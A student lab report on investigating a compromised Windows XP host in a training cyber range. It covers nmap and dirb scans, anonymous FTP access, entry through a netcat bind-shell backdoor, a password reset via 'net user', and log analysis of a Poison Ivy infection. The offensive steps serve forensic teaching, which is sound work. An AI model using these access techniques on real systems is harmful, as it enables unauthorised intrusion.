OCTOBER 13, 2024

MALWARE ANALYSIS

LAB 02

ANTHONY CAMPBELL YVW316
Professor McCulley
University of Texas at San Antonio IS 3523

Contents

Introduction

In this lab, we focus on investigating an intrusion on a compromised Windows XP machine, utilizing a controlled environment within the SimSpace Cyber Range. We will employ both Windows FLARE VM and Kali Linux VM to conduct our investigation, leveraging a variety of tools to identify the initial intrusion vector and trace the attacker's activities. Finding, examining, malware logs and other artifacts will also be part of our objective.

Disclaimer: I started and restarted my investigation a few times. There was at least one incident where another student logged onto the affected XP device while I was going through logs and opted to close my eventviewer and all *cmd* terminal windows. Some dates, and XP machine IPs in screenshots may not exactly line up because of this.

The Incident

Survey and Initial Findings

I begin on Kali Linux and after a successful ping to the suspected machine, I scan the remote device with *nmap*. As I begin that nmap scan I get a Windows FLARE VM machine up and another *nmap* scan going simultaneously. Both net similar results, though Kali's would offer different contexts for some of the ports. (Lyon, n.d.)

Port 21

With *nmap* I was able to see that port 21 was open and had anonymous FTP login allowed. Using *netcat* I was able to login with *nc [ip] 21* and when prompted for user, entered anonymous followed by a blank for the password field. The files listed previously were in the FTP server directory, and I downloaded them with a *mget*. (see Appendix 1: NMAP Port 21)

These files included:

lock.bat – A simple script that would make sure the commands would not display in the command prompt window when the batch file executes, runs the rundll32.exe and user32.dll and then runs the LockWorkStation function from user32.dll to lock the computer. It then clears the command prompt screen.

```
@echo off

rundll32.exe user32.dll, LockWorkStation

cls
```

nc.exe – This is Netcat, a versatile networking tool used for creating raw TCP/UDP connections. It can be used in tasks like port scanning, creation of reverse shells, or transferring data between systems. This was left as a tool by the attacker to establish persistent backdoor access, enabling remote control of this compromised system and allowing further exploration of the network. (Buckbee, 2022)

Razor.1911.IRC – This file appears to be related to the oldest, and a well-known, software cracking group that is still active today. Internet Relay Chats used to be quite popular and were still in use ~2010. When read in strings, it is information about a cracked Sims 3 (video game) and information relating to that crack. (Skidrowcodex, n.d.)

Runasspc.exe – This is a tool that can be used to run programs with elevated privileges. Attackers would likely use this to bypass security restrictions and execute commands as an admin without needing explicit user interaction. Attackers may be using it to elevate & for use in automation of malicious scripts. (robotronic, 2024)

VNC4 – This directory contains files associated with the VNC (Virtual Network Computing) software, which allows remote desktop access to the compromised system. The presence of this can facilitate ongoing access and management, and with this would allow one to interact with the systems GUI. (RealVNC, n.d.)

Port 25

We can see that an SMTP server is open, and via our Kali Linux VM connects with *telnet [ip] 25*. From the *nmap* scan alone we see lots of valuable information, the target/system name; FARADAY as well as some commands that the server supports. We use *EHLO* to enumerate and probe the server to see what else it might give up. We got the faraday user account again. Because SMTP is not encrypted, there surely are some exploits to be had here as well. (FORTRA, n.d.) (see Appendix 2: NMAP Port 25, Appendix 3: Port 25 Telnet)

Port 80

With port 80 we see that it is an http server, a webpage. When we go to the webpage, we get an under-construction front page and the opening inspector doesn't reveal anything, so I decided to check into it further with dirb. Our dirb scan with a common word list finds 22 directories, one of which we can access in *[ip]/tsweb*. It is a remote access page, though we do not have necessary credentials. Though I have little experience in this so far, I decide to dabble with Metasploitable auxiliary tools and after the quickest search for "Microsoft iis 5.1 exploits." So, after a little more research, I ended up using Metasploit framework and confirmed that WebDAV is enabled and can be vulnerability exploited. That in combination of seeing that PUT is an available command makes me believe this was a good way in, and while it is out of my current skills to recreate, I believe I can see the path. (Kali, 2024) (Rapid7, n.d.) (Shah, 2021) (Sany, 2024) ("KirstenS", n.d.) (see Appendix 4: NMAP Port 80, Appendix 5: Dirb & /tsweb, Appendix 5: Metasploit Framework WebDAV)

Port 6666/6667

The most obvious item on our list of ports, with the details including **BACKDOOR** and showing the tcp open, I dive right in with a *nc [ip] 6666* and we get placed right in the directory it says, C:\Documents and Settings\Daniel Faraday and just like that we are in. (see Appendix 6: NMAP Port 6666/6667, Appendix 7: Backdoor)

Port 6667 is up and running an IRC. While that is not innately malicious, it has been historically exploited by attackers to control botnets and spread malware.

Compromised Device Access

Using netcat to get in via the backdoor from the intrusion, we continue our investigation. The first commands I run are *tasklist* and *netstat -ano* to get a 'lay of the land' and see exactly what the current situation was and turned out not great with immediately recognizable malware found in poisonivy.exe as well as some other programs showing up. (Microsoft, 2023) (Microsoft, 2023) (see Appendix 8: Tasklist, Appendix 9: Netstat -ano)

Poisonivy.exe

Poisonivy is a well-known remote access trojan (RAT) that is commonly used by attackers to gain control of compromised systems. It allows the execution of commands, steal sensitive information, log keystrokes, remotely manage files and more. It typically operates silently and can give the attacker persistent access while bypassing security measures. Its presence on this machine indicates a serious security breach. This task would need to be killed immediately. Usually, it is found within system32 directory but I did a *dir C:\poisonivy.exe /s* to search the entire disk for its presence. (Trend Micro, 2012) (Microsoft, 2023)

Another issue, when running ore poisonivy.exe in pestudio, is that while pestudio confirms that it interacts directly with the system kernel, it also has a url reference from a local private IP address; 192.168.5.98 so if there were doubts about other machines on the network being compromised, it is even more likely now. (see Appendix 10: pestudio poisonivy.exe indicators, Appendix 11: pestudio poisonivy.exe libraries)

NC.exe

Between the *tasklist* and the *netstat* we can confirm that netcat is running as well, and actively listening via port 6666 -it's how we established our connection. Considering we had seen VNC4 also set up, but not currently running, we have confirmed two of at least three backdoors running.

'Recover' and Logs

From there, I begin to trapeze around the directories collecting whatever logs I can find. Within the C:\WINDOWS\system32\Logfiles I see logs for both FTP and Web activities.

MSFTPSVC1; FTP logs

May 25th, 2010 an anonymous user connects from IP 192.168.5.99, using the allowed anonymous login with fake credentials to upload two files that are no longer present in the system (confirmed with directory searches). The session then closed.

May 26th 2010 A connection is made from the same IP and uploads another file, runasspc.exe, which will allow the attacker to elevate privileges.

July 22nd 2010 Another anonymous login, this time from 192.168.5.95, logs in before logging back out.

I believe the 7za.exe was one of the other exe's in 'disguise,' operating under the radar to dodge any potential IDS etc. while the zipped files.tar was likely the majority of what is found in C:\Inetpub\ftproot – the nc.exe, runasspc.exe etc. (see Appendix 12: FTP logs)

W3SVC1 Logs

May 26th 2010 the IP 192.168.5.99 accesses /iisstart.asp, one of the exposed directories found from my simple dirb scan, and did so successfully.

July 22nd 2010 Several GET requests are made by IP 192.168.5.95 for the file /iisstart.asp, along with attempts to get a file 'robots.txt" and /favicon.ico which returned 404 errors, as the files did not exist.

I believe that on the 26th that after previously placing a number of files, a payload was delivered to the open port 80 to activate the nc.exe and open the bindshell on port 6666. (see Appendix 13: Web logs)

‘Recovery’

At this point I was reaching some limits in log gathering, as I was unable to connect to the internet and clone some windows log files and would not be able to unmount the disk to do so either. The bad actors had changed the password, and the easiest way back into the system was to do the same. With an *net user “Daniel Faraday” DawgsAkimbo* the password was now DawgsAkimbo. I used run to get to eventviewer, and saved the Windows Application and System logs. The Security logs, we ‘mysteriously’ completely absent – I am quite sure there were some at some point but were removed by the bad actor.

Windows Application Logs

On May 25th several LoadPerf and MSDTC entries are logged, an around 5:27pm when intrusion activities began with the FTP logs and 7za.exe was uploaded.

On July 22nd 2010 numerous Application log entries are logged.

Further more during these already confirmed active days, we have an event 4354 which occurs from misconfigured or network interruption. With the bad actor changing system files and information, this was an interruption due to that was logged I am sure. (Netsurion, n.d.) (see Appendix 14: Windows Application logs)

Windows System Logs

On both notable dates a great number of services are sent control commands (start, stop etc.) noted by event ID 7035, and otherwise the state is changed, noted by event 7036. These are very frequent as no other dates have this many logs, and I believe shows they are being manipulated by the intruder. Furthermore, a great number of time sync errors occur, which I believe is an attempt to make the activities more difficult to track. A great number of reboots occur as well, which I believe was to clear potential traces and hide other evidence.

Windows Security Logs

While noted above, there are no Windows Security logs.

VTI Logs

A Log folder found in the Inetpub directory that the attackers modified quite a bit, had no logs in it either.

Other items of note

Startup

In the startup programs there is a “startup” that makes sure that netcat is running, VNC is running, and that the lock.bat is run – effectively locking the user out in the event some sort of auto login process occurs. (VNC was not running in any of the few compromised machines I perused, it may have been killed by other students) This makes sure that someone who is unable to investigate the device would for sure be unable to use and make changes to the device. (see Appendix 18: Startup Processes)

Firewall

I am going to assume the attacker and the many changes that were made included disabling the firewall. It is completely turned off though. (see Appendix 19: Firewall)

Conclusions and Timeline

I believe that another device may already compromised on the network, as initial connections came from x.95 and x.99 IP addresses. Otherwise I believe the FTP intrusions occurred, some sort of XSS attack, and then only light perusal and small attempts at collecting information. Figuring out the machine belonged to some ‘fancy engineering company’ lead to some poor attempt to grab a “robots” file that doesn’t exist, and otherwise I think this machine was to become a poor addition to a botnet.

The investigation into the compromised XP machine revealed a serious breach facilitated through multiple open and misconfigured ports (21, 25, 80) that indicated vulnerabilities, with anonymous FTP login and the web portal taking the ‘lead’ on those vulnerabilities.

We found poisonivy and netcat which allowed for remote access and control, with vnc and netcat supposed to run at startup. The attacked utilized runasspc for privilege escalation, and we have FTP and web server logs that cross with windows logs for suspicious activities.

All of this really shows the importance of configuring ports and monitoring for unauthorized access, maintaining and enabling comprehensive logs for effective incident response and recovery.

Bibliography

"KirstenS". (n.d., n.d. n.d.). *Cross Site Scripting (XSS)*. Retrieved from owasp: https://owasp.org/www-community/attacks/xss/

Buckbee, M. (2022, June 9). *How to Use Netcat Commands: Examples and Cheat Sheets*. (Varonis) Retrieved from https://www.varonis.com/blog/netcat-commands

FORTRA. (n.d., n.d. n.d.). *What is the difference between SMTPS and SMTP?* Retrieved from Fortra: https://emailsecurity.fortra.com/blog/smtps-how-to-secure-smtp-with-ssl-tls-which-port-to-use

Kali. (2024, May 23). *Tool Documentation: dirb Usage Example*. Retrieved from Kali: https://www.kali.org/tools/dirb/

Lyon, G. ". (n.d., n.d. n.d.). *The Official Nmap Project Guide to Network Discovery and Security Scanning*. Retrieved from nmap.org: https://nmap.org/book/toc.html

Microsoft. (2023, February 3). *dir*. Retrieved from Microsoft: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/dir

Microsoft. (2023, February 3). *netstat*. Retrieved from Microsoft: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/netstat

Microsoft. (2023, March 2). *tasklist*. Retrieved from Microsoft: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/tasklist

Netsurion. (n.d., n.d. n.d.). *Event ID - 4354*. Retrieved from eventtracker: https://kb.eventtracker.com/evtpass/evtpages/EventId_4354_Microsoft-Windows-EventSystem_61657.asp

Rapid7. (n.d., n.d. n.d.). *Metasploitable 2 Exploitability Guide*. Retrieved from Rapid7: https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/

RealVNC. (n.d., n.d. n.d.). *RealVNC Connect*. Retrieved from RealVNC: https://www.realvnc.com/en/connect/

robotronic. (2024, October 11). *Runas with password and encrypted credentials by RunAsSpc*. Retrieved from robotronic: https://robotronic.net/runasspcen.html

Sany, R. (2024, September 6). *WebDAV INE lab writeup*. Retrieved from Medium: https://medium.com/@sany4sec/webdav-ine-lab-writeup-6e0064e21500


Shah, J. (2021, July 18). *RCE via WebDav - Power Of PUT*. Retrieved from Medium: https://shahjerry33.medium.com/rce-via-webdav-power-of-put-7e1c06c71e60

Skidrowcodex. (n.d., n.d. n.d.). *Razor 1911 (RZR)*. Retrieved from skidrowcodex: https://www.skidrowcodex.net/groups/razor1911/

Trend Micro. (2012, October 9). *POISONIVY*. Retrieved from Trendmicro: https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/poisonivy


Appendices

Appendix 1: NMAP Port 21




```
root@kali-hunt-13:~# nmap -p- -A 172.16.3.223
Starting Nmap 7.70 ( https://nmap.org ) at 2024-10-10 15:35 EDT
Stats: 0:01:55 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 94.12% done; ETC: 15:37 (0:00:07 remaining)
Stats: 0:02:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.66% done; ETC: 15:37 (0:00:00 remaining)
Nmap scan report for 172.16.3.223
Host is up (0.00037s latency).
Not shown: 65518 closed ports
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 05-25-10  04:23PM                   56 lock.bat
| 12-29-04  12:07PM                61440 nc.exe
| 05-13-10  04:12PM                 3429 Razor.1911.IRC.nfo
| 05-25-10  06:03PM                77824 runasspc.exe
|_05-25-10  05:55PM       <DIR>          VNC4
| ftp-syst:
|   SYST: Windows_NT
|   STAT:
| Microsoft FTP Service status:
|      Connected to 172.16.3.112
|      Logged in as IEUser@
|      TYPE: ASCII, FORM: Nonprint; STRUcture: File; transfer MODE: STREAM
|      No data connection
|_End of status.
```

Appendix 2: NMAP Port 25




```
25/tcp   open  smtp          Microsoft ESMTP 6.0.2600.1
| smtp-commands: faraday Hello [172.16.3.16], AUTH GSSAPI NTLM LOGIN, AUTH=LOGIN, SIZE 2097152, PIPELINING, DSN, ENHANCEDSTATUSCODES, 8bitmime, BINARYMIME, C
HUNKING, VRFY, OK,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT VRFY
| smtp-ntlm-info:
|   Target_Name: FARADAY
|   NetBIOS_Domain_Name: FARADAY
|   NetBIOS_Computer_Name: FARADAY
|   DNS_Domain_Name: faraday
|_  DNS_Computer_Name: faraday
```

Appendix 3: Port 25 Telnet




```
root@kali-hunt-13:~# telnet 172.16.3.224 25
Trying 172.16.3.224...
Connected to 172.16.3.224.
Escape character is '^]'.
220 faraday Microsoft ESMTP MAIL Service, Version: 6.0.2600.1 r
0
EHLO
250-faraday Hello [172.16.3.112]
250-AUTH GSSAPI NTLM LOGIN
250-AUTH=LOGIN
250-SIZE 2097152
250-PIPELINING
250-DSN
250-ENHANCEDSTATUSCODES
250-8bitmime
250-BINARYMIME
250-CHUNKING
250-VRFY
250 OK
```

Appendix 4: NMAP Port 80



```
80/tcp   open  http         Microsoft IIS httpd 5.1
| http-cookie-flags:
|   /:
|     ASPSESSIONIDGGQGQDKC:
|_      httponly flag not set
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_http-server-header: Microsoft-IIS/5.1
|_http-title: Under Construction
| http-webdav-scan:
|   WebDAV type: Unkown
|   Server Date: Sat, 12 Oct 2024 09:51:07 GMT
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH
, LOCK, UNLOCK, SEARCH
|   Server Type: Microsoft-IIS/5.1
|_  Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
```

Appendix 5: Dirb & /tsweb



```
+ http://172.16.3.224:80/_vti_cnf (CODE:403|SIZE:3417)
+ http://172.16.3.224:80/_vti_log (CODE:403|SIZE:3417)
+ http://172.16.3.224:80/_vti_pvt (CODE:403|SIZE:3417)
+ http://172.16.3.224:80/_vti_txt (CODE:403|SIZE:3417)
+ http://172.16.3.224:80/global.asa (CODE:500|SIZE:3434)
+ http://172.16.3.224:80/iisadmin (CODE:403|SIZE:3286)
==> DIRECTORY: http://172.16.3.224:80/images/
==> DIRECTORY: http://172.16.3.224:80/Images/
+ http://172.16.3.224:80/printers (CODE:401|SIZE:3634)
==> DIRECTORY: http://172.16.3.224:80/tsweb/

---- Entering directory: http://172.16.3.224:80/_vti_bin/ ----
==> DIRECTORY: http://172.16.3.224:80/_vti_bin/_vti_aut/
+ http://172.16.3.224:80/_vti_bin/_vti_bin/_vti_adm/admin.dll (CODE:500|SIZE:100
)
+ http://172.16.3.224:80/_vti_bin/_vti_bin/_vti_aut/author.dll (CODE:500|SIZE:10
0)
+ http://172.16.3.224:80/_vti_bin/_vti_bin/shtml.dll (CODE:500|SIZE:100)
+ http://172.16.3.224:80/_vti_bin/global.asa (CODE:500|SIZE:3434)

---- Entering directory: http://172.16.3.224:80/images/ ----
+ http://172.16.3.224:80/images/global.asa (CODE:500|SIZE:3434)

---- Entering directory: http://172.16.3.224:80/Images/ ----
```

Remote Desktop Web Connection

Type the name of the remote computer you want to use, select the screen size for your connection, and then click **Connect**.

When the connection page opens, you can add it to your Favorites

Server:

